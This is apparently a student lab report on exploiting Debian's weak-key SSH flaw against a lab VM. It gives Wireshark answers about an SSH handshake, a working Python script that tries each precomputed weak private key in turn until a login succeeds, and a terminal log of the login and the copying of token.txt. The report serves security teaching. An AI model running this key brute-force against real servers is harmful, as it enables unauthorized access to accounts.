

## **1 INTRODUCTION**

This report details the work done for the Debian Weak Key Lab. The objective of the lab was to obtain experience with exploiting user accounts using Debian weak key attacks. The VM, ubuntu7s, is running a vulnerable version of Debian OpenSSH and has a weak server host key, which leads us to suspect that the SSH keys for users of that system might also be weakly generated. Initial Wireshark analysis is performed in Assignment I and basic Python code was written to exploit the weak key generator vulnerability. A token file was obtained to prove that the team successfully accessed the userfiles of seed@Ubuntu7s.

## **2 ASSIGNMENT I**

Perhaps a user's public key can be found by sniffing their network traffic. An SSH session for a user on rosenkrantz.blue.net was captured and saved. Use Wireshark to look at the traffic and search for the user's public key.

### **1. Determine which TCP packet initiates the SSH connection.**

#### **a. What is the packet number (first column)?**

Packet number 16

### **2. Find the SSH Protocol messages.**

#### **a. What version of OpenSSH is the server running?**

OpenSSH\_4.3p2

#### **b. What version of OpenSSH is the client running?**

OpenSSH\_5.9p1

### **3. Find the SSH key exchange init packets.**

#### **a. What is the client's preferred key exchange algorithm (first in the list)?**


ecdh-sha2-nistp256

- b. What is the client's preferred encryption algorithm?**  
AES128-ctr (counter mode)
      - c. What is the server's preferred key exchange algorithm?**  
Diffie-hellman-group-exchange-sha1
      - d. What is the server's preferred encryption algorithm?**  
AES128-cbc (cipher block chain mode)
- 4. Recall, the client and server must agree on key exchange and encryption algorithms. They will use the first entry in the client's list that is also in the server's list.**
  - a. What key exchange algorithm will the server and client agree to use?**  
Diffie-hellman-group-exchange-sha1
  - b. What encryption algorithm will the server and client agree to use?**  
AES128-ctr (counter mode)
- 5. Packets 23 – 27 complete the Transport Protocol key exchange.**
  - a. What cryptographic algorithm is implemented by these packets?**  
hmac-md5
  - b. At any point in this exchange, does the client transmit its public key?**  
No.
- 6. Examine the SSH Protocol contents one of the subsequent SSH packets, e.g. packet #29.**
  - a. Can you read the contents of the packet?**  
No.
  - b. Why or why not?**  
We cannot read the contents because they are encrypted by AES128-ctr.
- 7. Should we expect to find a user's public key by sniffing the SSH session? Explain.**  
We cannot directly sniff it because any information relating to key exchange is encrypted.

### 3 ASSIGNMENT II

Python code has been written to exploit the weak key vulnerability. Afterwards, the token file was retrieved from seed's account. The code, shown in Appendix A, creates a list of all possible weak private key files and attempts to perform an SSH login with each one until access is granted.

Eventually, the correct key file corresponding to seed's account was determined, and the token was retrieved manually through console commands as shown below.



```
df0150a8b9a1afd5bd5502908fb55296-4546
Found private key:
471c55fa450580b0a648c1aa695bd52d-4967
471c55fa450580b0a648c1aa695bd52d-4967
[05/13/18]seed@VM:~$ ls
android  debian_ssh_rsa_2048_x86.tar.bz2  Downloads
lib      Public Templates
bin      Desktop
Music    rsa Videos
Customization Documents lab4.py
Pictures source
[05/13/18]seed@VM:~$ ssh -i rsa/2048/471c55fa450580b0a648c1aa695bd
52d-4967 -o PasswordAuthentication=no seed@ubuntu7s
Linux ubuntu7s 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 200
7 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by
applicable law.
Last login: Sun May 13 12:45:19 2018 from nick-pc.home
seed@ubuntu7s:~$ ls
token.txt
seed@ubuntu7s:~$ pwd
/home/seed
seed@ubuntu7s:~$
```

```
Terminal
[05/13/18]seed@VM:~$ scp -i rsa/2048/471c55fa450580b0a648c1aa695bd52
d-4967 -o PasswordAuthentication=no seed@ubuntu7s:/home/seed/token.t
xt .
token.txt 100% 1159 1.1KB/s 00:00
[05/13/18]seed@VM:~$ ls
android Downloads Public
bin examples.desktop rsa
Customization lab4.py source
debian_ssh_rsa_2048_x86.tar.bz2 lib Templates
Desktop Music token.txt
Documents Pictures Videos
[05/13/18]seed@VM:~$
```

Figure 1: Access to seed@ubuntu7s

### 4 CONCLUSION AND WORK DISTRIBUTION

After completing the lab, the team has a greater understanding of why having secure and plentiful private keys is important. Recovering private keys by brute force is relatively simple when there are only  $2^{15}$  possibilities. The team worked together to write the code and to write the report.

## **5 APPENDIX A | SSH\_KEY\_ATTACK.PY**

```
import pexpect
import os

perm_denied = 'Permission denied'
ssh_newkey = 'Are you sure you want to continue'
conn_closed = 'Connection closed by remote host'
#file = '0002d5af29276c95a49dc2ab3b506707-23747'
opt = ' -o PasswordAuthentication=no ' #note spaces!

keylist = os.listdir("rsa/2048")

priv_keylist = []

for key in keylist:
    if not key.endswith(".pub"):
        priv_keylist.append(key)

for next_key in priv_keylist:
    key = next_key
    conn_str = 'ssh -i rsa/2048/' + str(next_key) + str(opt) + 'seed@ubuntu7s'
    child = pexpect.spawn(conn_str)
    ret = child.expect([pexpect.TIMEOUT, perm_denied, ssh_newkey, conn_closed, '\$'])

    if ret != 1:
        print ('Found private key:\n' + str(next_key))
        print str(next_key)
        break

    print str(next_key)
```

6 APPENDIX B | TOKEN.TXT

